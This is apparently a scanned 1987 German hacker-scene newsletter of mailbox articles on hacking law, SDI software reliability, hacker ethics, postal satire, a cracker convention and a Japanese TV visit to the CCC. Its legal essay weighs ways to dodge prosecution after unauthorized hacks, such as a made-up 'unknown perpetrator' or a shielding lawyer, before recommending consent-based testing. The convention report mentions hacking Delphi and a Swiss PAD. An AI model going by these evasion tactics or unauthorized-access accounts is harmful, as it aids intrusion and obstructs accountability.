Gut, so etwas tut ein Hacker nicht. Aber eine NUI "leiht" er sich doch schon einmal aus. Dabei ist die Rechtslage nicht so zweifelsfrei wie bei dem obigen Beispiel, aber eine Fälschung beweiserheblicher Daten kommt auch dort in Betracht. Denn durch Eingabe der NUI Teil A und B scheint doch der NUI-Inhaber zu erklären, daß er die Verbindung zum PAD hergestellt hat und für die anfallenden Gebühren (notgedrungen) aufkommen will. Wären diese beweiserheblichen Daten unmittelbar wahrnehmbar, würden sie wohl als Urkunde einzustufen sein. In der Literatur ist dieses Beispiel noch nicht erörtert worden, aber mir scheint, daß man hier das Vorliegen eines Delikts der Fälschung beweiserheblicher Daten bejahen müßte.

Damit sind die wichtigsten Tariffragen für Hacker geklärt. Klar dürfte jetzt sein, daß es kaum möglich ist, zu hacken, ohne sich strafbar zu machen. Damit stellt sich für Einzelpersonen und Vereine, die die Unsicherheit der Netze erforschen und aufdecken wollen (und nur um die soll es hier gehen - Hackern die aus purer Neugier, Geltungssucht oder sogar Gewinnsucht handeln, kann und will ich nicht helfen) die Frage, ob und wie sie noch hacken können, ohne ein großes Strafrisiko auf sich zu nehmen. Denn eins steht fest: Der legendäre HASPA-Coup

JE SCHÄRFER,

des CCC ließe sich bei der heutigen Gesetzeslage nicht wiederholen, ohne daß die Akteure mit Freiheits- und/oder Geldstrafen rechnen müßten!

Theoretisch bieten sich zwei Möglichkeiten an. Die erste Möglichkeit wäre, sich um die Gesetze nicht viel zu scheren, aber dafür zu sorgen, daß einem nichts nachgewiesen werden kann. Die zweite Möglichkeit wäre so vorzugehen, daß man sich trotz raffinierter Hacks nicht strafbar macht.

Wenden wir uns zunächst der ersten Möglichkeit zu. Sie hat den Vorteil, daß man sich kaum Einschränkungen beim Hacken auferlegen müßte. Der große Nachteil ist der gewaltige Risikofaktor dabei.

Da ja Zweck der ganzen Üung sein soll, sich nach einem erfolgreichen Hack an die Öffentlichkeit zu wenden, um die Sicherheitslücken publik zu machen, muß man zwangsläufig den Kopf aus der Deckung nehmen und damit auch den Strafverfolgungsbehörden eine Angriffsfläche bieten.

Es scheint sich nur eine halbwegs erfolgsversprechende Lösung anzubieten, wie man dennoch einer Bestrafung entgehen könnte. Dies wäre ein Vorgehen, ähnlich wie der CCC beim NASA-Hack praktiziert hat. Man bekennt nicht, die Tat selbst verübt zu haben. Stattdessen schiebt man den großen Unbekannten vor, der die Tat begangen habe, die man selbst nun für ihn publik mache. Solange sich nicht beweisen läßt, daß der Unbekannte eine Erfindung ist und der wahre Täter der den Hack Publizierende ist, kann letzterer auch nicht bestraft werden.

Da derjenige, der den Hack publiziert, angeblich nicht Täter ist, ist er grundsätzlich als Zeuge zur Aussage verpflichtet. Wird die Aussage verweigert, kann ein Ordnungsgeld verhängt und Erzwingungshaft bis zu 180 Tagen angeordnet werden. Also auch keine rechte Perspektive.

DESTO ANREGENDER.

Hiergegen hilft nur, sich darauf zu berufen, daß man keine sachdienlichen Angaben machen könne. Dies ist bei einem detalierten Bericht über den Hack kaum glaubwürdig. Daher wäre die Gefahr einer Erzwingungshaft auf diese Weise nur schwerlich abzuwenden. Ein anderer Ausweg wäre noch, sich auf das Zeugnisverweigerungsrecht zu berufen. Ein solches steht einem zu, wenn man sich andernfalls selbst oder einen nahen Verwandten belasten müßte. Damit ist dann der große Unbekannte aber im Prinzip wieder gestorben. Die Staatsanwaltschaft wird schnell nachweisen können, daß das Zeugnisverweigerungsrecht nicht besteht, oder aber den Täterkreis sehr eng eingrenzen können. Damit stellt sich die Frage: Gibt es Beweise die sich finden ließen, Zeugen die bei bohrender Befragung "singen" könnten? Wenn ja, dann ist das Spiel verloren!

Erheblich sicherer ist es da, jemand einzuschalten, der aus beruflichen Gründen ein Zeugnisverweigerungsrecht hat: Einen Rechtsanwalt. Dieser wird damit betraut, im Namen seiner nicht zu benennende.: Mandanten der Öffentlichkeit die entsprechenden Erklärungen und Belege für den Hack abzugeben. Aber auch diese Methode ist nicht ohne Nachteile. Auch wenn der Anwalt weder Aussagen braucht noch machen darf, so läßt sich doch möglicherweise über den Anwalt auf die in Betracht kommenden Täter schließen. Wenn das gelingt, stellt sich wieder die Frage: Läßt sich bei denen etwas finden, gibt es undichte Zeugen?

Überzeugen können alle diese Varianten nicht. Daher sollte untersucht werden, wie man Aktionen starten kann, bei denen man sich erst gar nicht strafbar macht.

Da, wie in den ersten Teilen dargestellt, praktisch keine Möglichkeit besteht, einen erfolgreichen Hack durchzuführen, ohne mit Strafgesetzen in Konflikt zu geraten, gibt es nur noch eine Möglichkeit: Bloß solche Hacks zu machen, bei denen man zuvor eine Einwilligung des Opfers einholt. Bei einer Wiederholung des HASPA-Coups etwa müßte man vorher zu HASPA gehen und sagen, was man vor hat, warum man es vorhat, und dafür um Erlaubnis bitten. Wenn man diese erhält und sich ausschließlich im Rahmen dieser Einwilligung bewegt, ist jedes Strafrisiko ausgeschlossen.

Wenn man sein Vorhaben vorher genau ankündigen muß, mindert das natürlich die Erfolgsaussichten rapide, da der Betroffene sich auf den bevorstehenden Angriff einstellen und vorbeiten kann. Anderseits ist die Wirkung im Erfolgsfalle umso größer. Schließlich ist der Hack dann unter erschwerten Umständen geglückt.

Fraglich ist natürlich, ob sich die erforderlichen Einwilligungen bekommen ließen. Das hängt ganz von dem jeweiligen Betroffenen ab, und wie man ihm das Projekt verkauft. Einerseits wird das potentielle Opfer eines Hacks kein Interesse daran haben, daß öffentlich vorgeführt wird, wie ungenügend seine Sicherheitsmaßnahmen sind. Andererseits würde er sich gewiß gerne damit brüsten können, daß sein System nicht geknackt werden konnte. Außerdem erhielte er praktisch eine kostenlose Sicherheitsüberprüfung, für die sich manche Unternehmen in den USA teure "Haus-und-Hof-Hacker" halten.


So gesehen ist es vielleicht gar nicht so unwahrscheinlich, legale Hacks machen zu können. Ich denke, daß diese Möglichkeit näher untersucht werden sollte. Unterm Strich ist sie wohl für alle Beteiligten die beste aller möglichen Lösungen.

Stoepsel

CLINCH/DS-RED/STOEPSEL/30.09.87/23:27/12330

Bit-Dschungel in der SDI-Software

Der Leiter der University of Victoria, Victoria, Canada; Navel Research Laboratory, Washington, D.C.) gegenüber der SDI-Organistion hat seinen Verzicht auf die weitere Mitarbeit im Ausschuß für computergestützte Kriegsführung dargelegt. Im Folgenden werden einige Auszüge seiner Begründung wiedergegeben. Dabei sind wörtlich übersetzte Zitate in Anführung (') eingeschlossen.



Einleitend weist Prof. Parnas darauf hin, daß seine Schlußfolgerung, daß seine Arbeit des Ausschusses nutzlos sei, nicht politisch motiviert ist. In der Vergangenheit hat er sich nicht geweigert, an militärisch geförderten Forschungsprojekten mitzuwirken. 'Meine Schlußfolgerungen basieren auf mehr als 20-jähriger Forschung in der Softwareentwicklung, einschließlich einer mehr als 8-jährigen Entwicklungsarbeit an Software für Realzeitsysteme, die für Militärflugzeugen eingesetzt werden.Sie beruht auf der Vertrautheit sowohl mit militärisch genutzter Software als auch mit der Forschung in der Computer-Wissenschaft.'

Seine Begründung ist in acht jeweils zwei bis drei Seiten langen Artikeln niedergelegt:

1) Warum arbeitet Software unzuverlässig ?
2) Warum das SDI-Softwaresystem nicht vertrauenswürdig sein wird.
3) Warum bei konventioneller Softwareentwicklung keine zuverlässigen Programme entstehen.
4) Die Grenzen der Methoden des Softwareengineerings.
5) Künstliche Intelligenz und SDI.
6) Kann automatisierte Programmierung das SDI-Software-Problem lösen ?
7) Kann Programmverifikation die SDI-Software vertrauenswürdig machen ?
8) Ist die SDI-Organisation ein effizienter Weg erfolgreiche Forschung zu ermöglichen ?

zu 1)
Für Softwareprodukte wird häufig eine Garantieleistung ausgeschlossen Das liegt daran, daß Industrieprodukte mit analog arbeitenden Maschinen erzeugt werden und die Funktionsweise dieser Maschine durch stetige Funktionen beschrieben werden. Die entsprechenden mathematischen Modelle sind entwickelt und seit langem beherrscht. Demgegenüber sind Softwarekomponenten Systeme mit einer sehr großen Anzahl diskreter Zustände. Die zahlreichen Einzelzustände und Wechselwirkungen der Komponenten untereinander können derzeit durch kein mathematisches Modell annähernd vollständig beschrieben werden. Eventuell kann die mathematische Logik für die Softwareentwicklung die Rolle der Analysis in der traditionellen Technik übernehmen. Derzeit reichen diese Methoden jedoch bei Weitem nicht aus, selbst kleine Softwaresysteme zu behandeln.

zu 2)
Wenn Software die für SDI erforderlichen Eigenschaften besitzen soll, muß man sich felsenfest verlassen können, bevor man das gesamte Verteidigungskonzept darauf abstellt. Aus folgenden Gründen ist dieser hohe Grad der Zuverlässigkeit nicht erreichbar:

1) Ohne genaue Kenntnis der ballistischen Eigenschaften der Ziele, die mit Hilfe der SDI-Software identifiziert, verfolgt und letztlich vernichtet werden sollen, müssen schwerwiegende Fehlreaktionen die Folge sein. Es liegen jedoch keine genauen Informationen über alle Ziele vor.


2) 'Es wird unmöglich sein, das System unter realistischen Bedingungen vor einem Einsatz zu testen.'

3) Da einige Sensoren und Abwehrsysteme über eigene rechnergestützte Leitsysteme verfügen, entsteht so ein Gesamtsystem, das wesentlich komplizierter als alle bisherigen Systeme ist.


zu 3)
Die konventionelle Methode der Softwareentwicklung ist, 'wie ein Computer zu denken'. Die Komplexität eines Problems und die Abhängigkeit von Bedingungen, die erst zum Ablaufzeitpunkt ermittelt werden, führt stets dazu, daß Softwarefehler bei Tests oder sogar erst während des Einsatzes festgestellt werden. In der Industrie gibt es eigenständige Arbeitsgruppen, die unabhängig vom Programmierer Test durchführen (Qualitätssicherung). Diese Möglichkeit steht aber für die SDI-Software nicht zur Verfügung (s. 2)).

zu 4)
Die wichtigsten Methoden bei der Erstellung großer Softwaresysteme sind:
1) strukturierte Programmierung und der Gebrauch formaler Programmiersprachen
2) formale Spezifikation abstrakter Schnittstellen
3) der Einsatz kooperierender sequentieller Prozesse.

Anhand eines Projektes der US-Marine zeigt Prof. Parnas auf, warum die Softwareerstellung trotzdem nicht problemlos erfolgen kann. Effizientere Programmiersprachen und Programmentwicklungswerkzeuge können zwar diese Probleme mildern, aber nicht beseitigen. 'Methoden des Software - Engineerings verhindern keine Fehler. ... die erfolgreiche Anwendung dieser Methoden hängt ab von der Erfahrung, die mit der Erstellung und Pflege vergleichbarer Systeme gesammelt wurde. Es gibt keinen derartigen Erfahrungsschatz für das SDI-Kriegsführungssystem. ... Ich gehe davon aus, daß auch die Forschung der nächsten 20 Jahre keine Aenderung dieser Tatsache erbringen wird.'



zu 5)
Da insbesondere auch eine so moderne Technologie wie die der künstlichen Intelligenz im Rahmen der SDI-Forschung eine große Rolle spielen soll, warnt Prof. Parnas vor übertriebenen und unrealistischen Erwartungen ('Künstliche Intelligenz stellt keinen Zauber zur Lösung unserer Probleme dar. Insbesondere ist der Einsatz von Computersystemen, deren Problemlösungsstrategien denen menschlicher Experten nachempfunden ist, gefährlich, da sich die Regeln, die man aus der Beobachtung der menschlichen Handlungsweise gewinnt, als inkonsistent, unvollständig und ungenau herausstellen.




zu 6)
Nach Meinung von Prof. Parnas ist automatisierte Programmierung nichts ohne (algorithmische) Programmiersprachen, aber Fehlerfreiheit garantieren sie auch nicht.
'Außerdem ist eines der grundlegenden Probleme bei SDI, daß uns die Information fehlt, vertrauenswürdige Spezifikationen aufzuschreiben.'

zu 7)
Abgesehen davon, daß bisher nur für im Vergleich zur SDI-Software kleinen Programmen eine Verifikation erfolgreich durchgeführt wurde, muß vor einer Verifikation zunächst eine vollständige Programmspezifikation vorliegen (s. 2), 6)). Außerdem soll die SDI-Software auch dann noch funktionsfähig bleiben,selbst wenn Teile des Gesamtsystems zerstört sind.
Es gibt aber bisher, trotz 20-jähriger Forschung auf diesem Gebiet, 'keine Beweistechniken für die Korrektheit eines Programms beim Auftreten nicht vorhersehbarer Bedrohung bleiben. (..) Der Präsident und die Öffentlichkeit müssen dies wissen.'

CLINCH/POLITIK/HHNET/17.08.87/17:27/6617 Z.

What to know about Data Travellers

Datenreisen und Hackerethik



Anläßlich des Bit Bang im September 1987 stellt sich von neuem die Frage nach der Ethik der Hackerkultur.

Die meisten Statments des CCC in Bezug auf die Lebensweise der Hacker gehen in die Richtung: Hacken ist ein (Lebens-)Einstellung, die auf Neugier beruht. Diese äußert sich im Hinterfragen auch der scheinbar feststehendsten Dinge dieser Welt. Die Antworten, die die Hacker finden, entsprechen oft nicht den angeblich so feststehenden Tatsachen. Es ist der gleiche Wissensdrang, der das Wissen der Menschheit seit Jahrhunderten vorantreibt.

Trotzdem bleibt es eine Herangehensweise, die den meisten Menschen fremd ist. Hacken bedeutet ständige Selbstbeobachtung und -Kontrolle, gleichzeitig eine Offenheit für die abwegigsten Ideen. Wichtig ist nur eines: daß die Idee weiter auf dem eingeschlagenen Pfad führt.

Weiterhin hat der Hacker Erfahrungen gemacht, die ihm sein Wissen, sprich seine Macht, vor Augen führt und gleichzeitig die Ohnmacht der meisten anderen Menschen deutlich macht. Kaum einer ist dazu mehr berufen, die Fähigkeiten und Schwächen eines Computers zu beurteilen als ein Hacker, der sich intensiv mit dem Rechner auseinandergestzt hat.

Sie haben Respekt vor den Leuten, die noch ein Stückchen weiter sind als sie: die Systemhersteller. Sie verabscheuen Leute, die Daten oder Rechner zerstören, denn sie wissen nicht nur um deren Informationsgehalt sondern auch um die Mühe, diesen zu erstellen.

Hacker warnen nicht ohne Grund seit Jahren vor den Schwächen und Grenzen der Systeme. Sie wissen, wovon sie reden. Meist kennen sie nicht nur das, was der normale Benutzer von den Systemen sieht. Hacker sind keine Anhänger blinden Glaubens an den Großen Bruder Computer.

In einer Gemeinschaft sollte jeder einen Teil der Arbeit machen. Hacker tragen Ihren Teil zur Gemeinschaft bei, indem sie versuchen ihre Erfahrungen weiterzugeben. Kritik ist neben Kreativität der stärkste Motor auf dem Weg zu mehr Wissen.

Ein Vorwurf lautet, Hacker würden gegen Gesetze verstoßen.

Erstens einmal stellt sich da die Frage: gegen Gesetze welchen Landes verstoßen sie denn nun, wenn sie aus Land A via Land B, C und D nach Land E Datenreisen. Nach bundesrepublikanischer Rechtsauffassung können sie gemäß bundesdeutschem Recht verurteilt werden, auch wenn Land E Papua Neu-Ginuea heißt. Eine Meinung, mit der die Bundesrepublik ziemlich einsam auf weiter Flur steht. Zudem hielt der Gesetzgeber in seinen Erläuterungen zum 2. Wirtschaftskriminalitätsgesetz fest, daß Hacken als solches nicht strafbar gemacht werden soll.

Es fragt sich außerdem, ob man Personen bestrafen sollte, die der Gesellschaft mit ihrer angeblich so verwerflichen Tat einen Dienst erwiesen haben. Maßgeblich beeinflußt wird diese Frage natrlich dadurch, daß in vielen Fällen Fehler der Computerhersteller Ursache für Hacks sind. Soll man nun diejenigen bestrafen, die diese Fehler aufspürten, oder diejenigen, die sie verursachten?

Hacker sind oft schwer zu begreifende Individuen, doch sollte das alle anderen dieser Weltengesellschaft nicht dazu verleiten, sie zu verachten. Das würde bedeuten, daß man sich vor der Wahrheit versteckt.

Asterix

Zum Schluß ein Hinweis auf zwei Bücher:

Steven Levy, "Hackers - Heroes Of The Computer Revolution", Anchor Press/Doubleday, Garden City, New York, 1984

Bill Landreth, "Out Of The Inner Circle - A Hackers Guide To Computer Security", Microsoft Press, Washington, 1984 (auf Deutsch bei Goldmann)

Stop and Go

'Bitte haben Sie Verständnis, wenn es zu Verzögerungen in der Bearbeitung kommt, wir haben auf Computer umgestellt.'

Dieser Spruch kennzeichnet vielfach die Irrungen und Wirrungen, die sich bei der Einführung neuer Technologien ergeben. Besonders wirkungsvoll geht dabei wieder einmal die Post vor, die unlängst mehrere Laserdrucker erworben hat und versucht, mit den professionellen Geldinstituten Schritt zu halten. Bei denen gibt es ja schon seit Jahren die scheckgrossen rot-gelben Formulare, mit denen man fast alle Geldgeschäfte erledigen kann, ohne an seine Hausbank gebunden zu sein. Beleggebundener Zahlungs-verkehr nennt sich diese Buchungstechnik und ist ohne entsprechende Rechnerkapazität nicht zu bewältigen.

Bei der Post versucht man es trotzdem. Und erzeugt so lange Schlangen vor den Schaltern und lange Gesichter bei den Schalterbeamten. Getreu dem alten Bundeswehrmotto 'Warum Maschinen einsetzen, wenn man das auch mit Arbeitskraft hinkriegt' wird aus dem BZV bei Postens ein listengebundener Zahlungsverkehr, dessen höchster Automatisierungsgrad in der Verwendung eines Stempels besteht. Und warum dieses? Nicht etwa, weil die neuen Formulare so hübsch bunt sind und den Rechenzentren die Gelegenheit geben, die sündteueren Laserdrucker endlich zu benutzen (das Posthorn auf den Telefonrechnungen ist übrigens vom Design her völlig daneben), sondern weil in naher Zukunft EPOS kommt, der elektronische Postschalter, der ab 1988 den ohnehin knappen Platz im Standardschalter noch weiter verringert.

Zwar gibt es noch keine entsprechend ausgebildeten Techniker, vom Bedienungspersonal ganz zu schweigen, aber immerhin, EPOS kommt. Und deshalb gibt es jetzt schon die neuen Formulare, die noch nicht mal die Selbstdurchschreibequalität haben, die man bei der Bank seit Jahren kennt. Überdies ist es erheblich Zeit - und Energiesparender, statt der neuen Belege einen der guten alten blauen Zahlscheine zu benutzen. Oder man greift gleich zur BTX-Kontenführung und erspart sich und dem Schalterpostler eine Menge Stress...

goblin

Hack'n'Crack

2.CSS Summa Convention in Stuttgart.

Im Wonnemonat Juli fand in Stuttgart wieder ein 'Convention statt. Bekannte Cracker und Hacker aus Deutschland, der Schweiz, Frankreich und Bayern waren angereist.

Zwischen Freitag und Sonntag fanden viele keinen Schlaf, da es neben dem Cracken und dem Erfahrungsaustausch auch Harddisks (ST), Demos und einen Mega ST-2 zu bestaunen gab. (Der Mega ST konnte nichts, und selbst das nicht 100prozentig.) Das babylonische Stimmengewirr wurde mittels der Sprachen Englisch und Assembler überwunden, bis zu dem Moment, in dem eine Sicherung etliche Ramdisks und einen Prozessor ins Nirwana schickte. Die Nacht war dem Hacken vorbehalten. Besonders Delphi und eine Schweizer Pad mußten dran glauben.

Auf dem Convention hat sich auch gezeigt, daß es einen selbst Hackern nicht immer bekannten (Hi Chaos) Unterschied zwischen Raubkopierern und Crackern gibt.

Raubkopierer:
- Null Originale
- Wissen grade, wie man ein Copy bedient.
- Verkaufen illegal Software

Cracker: - Machen Programme 'handlicher'
- Haben Dutzende von Originalen
- Programmieren wie die Idioten
- Hassen raubkopierer und die Pest.

DAS ist ein riesiger Unterschied. Sollte vielleicht manchem zu denken gben.

Terra

Hambulgel Hackel

Japanisches Fernsehen zu Gast beim CCC

Zwei Jahre „danach" ist die japanische Öffentlichkeit offenbar auf den damaligen (??? hehe) Hack in Tsukuba aufmerksam geworden.


Die japanische Fernsehgesellschaft „NHK" entsandte daher ein mit Ausdrucken von Phineas-Protokollen bewaffnetes Fernsehteam, um die betreffenden deutschen Hacker zu befragen und ihnen ein wenig auf die Finger zu schauen. Man traf sich bei Steve und beantwortete ersteinmal einige allgemeine Fragen zur Tätigkeit und Motivation der CCC'ler sowie einige Einzelheiten des Tsukuba-Zugangs aus Hamburg. Ich grüßte per TV unseren alten Freund Youhei Morita (Network Manager des KEK), der uns damals freundlicherweise privilegierte accounts eingerichtet hatte. Natürlich konnte (und wollte?) man nach so langer Zeit nicht alle Einzelheiten des damaligen Hacks zum Besten geben. Stattdessen einigten wir uns, am Beispiel Autohacking den japanischen Zuschauern, besonders denen unter 18 Jahren, einmal zu demonstrieren, wie wenig technische Infrastruktur als Eintrittskarte für das Globale Dorf notwendig ist. Wir sattelten also die Pferdchen und kämpften uns durch den frühen Feierabendverkehr bis zur Außenalster vor, um den Japanern noch etwas Hamburg als Gratisbeilage mitzugeben. Vor einer Datentankstelle Auf dem Randgrün hielten wir zum Aufbau der TV-Gerätschaften.

Das Drehbuch hatten wir uns spontan unterwegs ausgedacht: *Eleganter Sportwagen mit Inhalt (2 Hacker, ein MultiSpeed und ein Schlabberphon) nähern sich, über den staubigen Fußweg entlang der Alster gleitend, der gelben DTankstelle. Ein Hacker steigt aus, das lange Serialkabel langsam abwickelnd, und befestigt das Schlabberphon am Schnorchel zur grossen weiten Welt. Zwanzig Pfennige klimpern leise in den Münzer, dazu Rockmusik aus dem Auto. Der zweite Hacker verharrt vor seinem japanischen Laptop und reizt Datex an... – Abtanz.*

Mit der Verbindung klappte es nicht ganz, da die Konfiguration (mit freundlicher Unterstützung von [redacted]) auf die Schnelle zusammengestellt worden war. Das jedoch war den Japanern nicht so wichtig, denn daß es funktioniert, glaubten sie uns auch so. Viel wichtiger schien ihnen, das Material so schnell wie möglich nach Japan zu bekommen. Vielleicht, damit ihnen keiner die Story abjagen kann *(nach 2 Jahren !!)*. Als wir schon mit dem Abbau begonnen hatten, ließ ich mich mich dazu hinreissen, meinen Koffer vor der Kamera auszupacken. Der Kameramann zeigte sich entzückt, besonders vom Gaslötkolben und der eingepaßten 20 MB Festplatte.

Vic.

CLINCH/DS-RED/VIC/28.08.87/00:51/2679 Z.



COMMUNITY COMPUTING '87

Report now available

If you were at Community Computing '87 in January, you'll want a copy of the report, to remind you of all those names, ideas, wonderful times, awful kitchen staff and what it was like the weekend before Britain ground to a halt in snow-drifts. If you weren't there you'll need a copy to realise just how much you missed.

To remind you - it includes items on:
- access to computers for disabled people
- access to training
- funding computer projects
- women & new technology

Copies of the report are available from:


Joy Bryant
Community Computing in Newcastle
2nd floor, Low Friar House
36-42 Low Friar St
Newcastle upon Tyne NE1 5UE

Send 1.50 per copy (inc postage) with your order. Cheques should be made payable to COMMUNITY COMPUTING NETWORK Please pass this message on to your friends, colleagues, anyone.

CCN Regional Reps on Geonet (Aug 87):
LYNDA.GARFIELD South Wales
SUNNYHILL Cumbria
CCIN North East AND general enquiries
R.HASELGROVE West Yorks
JULIAN.TODD West Country
PETEROWAN Kent & E. Sussex AND membership applications
LITRU London

For other CCN members use the Geonet command LIST CCN-ML

COMPOST:SERVER 5-Aug-87 15:27
CLINCH/ALLGEMEINES/HHNET/05.08.87



Das Mutantenkorps der Post

Wird Uri Geller naechster Postminister?

Während Parapsychologen in aller Welt sich verzweifelt bemühen, den wissenschaftlichen Nachweis der Existenz übersinnlicher Phänomene wie Telekinese, Telepathie, Telefonieren und dergleichen zu erbringen, ist die Deutsche Bundespost mal wieder einen Schritt weiter.

FERNWIRKEN heißt das Stichwort, mit dem die Post in den Bereich des Übersinnlichen vorstoßen will. Im kurzen Amtsenglisch: TEMEX. Derzeit gibt es noch erhebliche Schwierigkeiten, eine genügende Zahl geeigneter Medien zu verbeamten, daher setzt man amtlicherseits auf Altbewährtes, nämlich die Mikroprozessortechnik.

Wo früher ein simples Relais ausreichte, um einen Einbruch zu melden und die Ordnungshüter in Marsch zu setzen, waltet heute der Computer und simuliert für nur noch DM 8.50 je Monat (Preisfrage: Woher kennen wir diesen Betrag?) einen schlichten Schaltkontakt, der dem gestressten Yuppie am Strand der Costa Quanta beispielsweise mitteilt, daß das heimische Aquarium seinen Inhalt in die darunterliegenden Wohnungen entleert hat. Zu allem Überdruß darf sowas nur einmal im Monat passieren. Neigt das Aquarium zu periodischer Leckage, wird es automatisch teurer. Der technisch versierte Leser wird sich zu Recht fragen, warum ein Ereignis, das technisch gesehen dem Abheben des Telefonhörers entspricht, plötzlich so teuer wird. Der Grund dafür liegt wohl im geplanten Ersatz der störanfaelligen Technik durch medial begabte Postler, deren Arbeitsplatz finanziert sein will.

Eine weitere Ausbaustufe von TEMEX sieht unter anderem die Fernablesung von Messgeräten vor. Die hiesigen Wasserwerke erwägen bereits ernsthaft, Gebrauch davon zu machen, um endlich litergenau feststellen zu können, wann die Pause des Länderspiels begonnen hat. Unter Zurückstellung erheblicher datenschutzmäßiger Bedenken entsteht hier durch die Fernablesung der Wasseruhren eine Alternative zum TED, der den neuen Medien - im wahrsten Sinne des Wortes - nicht mehr das Wasser reichen kann.

goblin

postmu22.ds 220787 2047

Humor

fördert Kreativität und Produktivität

Hamburg (clinch) - Spaß und Humor steigert die Kreativität, sagt die Psychologin Dr. Alice M. Isen von der University of Maryland in Baltimore. So konnte sie feststellen, daß die Kreativität von Versuchspersonen deutlich höher war, wenn sie gerade einen lustigen Film gesehen hatten. Sie lösten dann zum Beispiel deutlich schneller das Problem, eine Kerze mittels Heftzwecken so an einer Korkwand zu fixieren, daß sie nicht tropft - indem sie kurzerhand die Schachtel für die Zwecken an die Wand hefteten und als Kerzenhalter entfremdeten. "Unerfreute" Zeitgenossen waren dagegen meist Opfer einer "funktionalen Fixiertheit", das heißt, sie tendierten dazu, die vorgelegten Objekte nur ihrer üblichen Bestimmung gemäß zu verwenden.

Der Psychologe Davin Abramis von der California State University in Long Beach stellte laut New York Times bei der Untersuchung von 382 Personen fest, daß jene am erfolgreichsten waren und mit ihren Kollegen am besten auskamen, die in ihrer Arbeit auch Spaß sahen. Eine wichtige Quelle hierfür war das Scherzen mit Kollegen.

Daß Humor Kindern das Lernen erleichtert, stellt Dr. Dolf Zillman im Handbook of Humor Research (Springer Verlag) fest. Er warnt allerdings vor Ironie, die junge Kinder meist nicht verstehen und empfiehlt, möglichst über Dinge zu witzeln, die nicht gerade Lerngegenstand sind. Bei Jugendlichen und Studenten hingegen kommen bezugsfremde Scherze eher schlecht an. Generell kommt dem gemeinsamen Lachen eine wichtige soziale Funktion zu, indem es einen unausgesprochenen Konsens signalisiert, insbesondere bei "heiklen" Themen.

Aus DIE ZEIT Nr.36, 28. August 1987

jwi 060506 Sep 87 BEREICH CLINCH HUMOR
CLINCH/ALLGEMEINES/UGE/07.09.87/05:11/1703 Z.

BÜCHER

(1) EARN Remingway
Wem die BELL-Norm schlägt

(2) Karl May
Der Satz im Silbensee
Einführung in die unstrukturierte Textverarbeitung

(3) Karl Juni
Winneone

(4) Karl Juli
Winnetwo

(5) Marcel Plus
Auf der Suche nach dem verlorenen Byte

(6) W. Irrsinn
Zen oder die Kunst, undokumentierten Code zu warten

(7) Charles Bugkowski
Gedichte, die einer schrieb, bevor er seinen Editor aus dem zehnten Stockwerk warf

(8) Tracy Kleinbahn
Die Seele einer neuen Schiene

(9) Harun Digit Al Rashid
Ali Gaga und die vierzig Zeichen
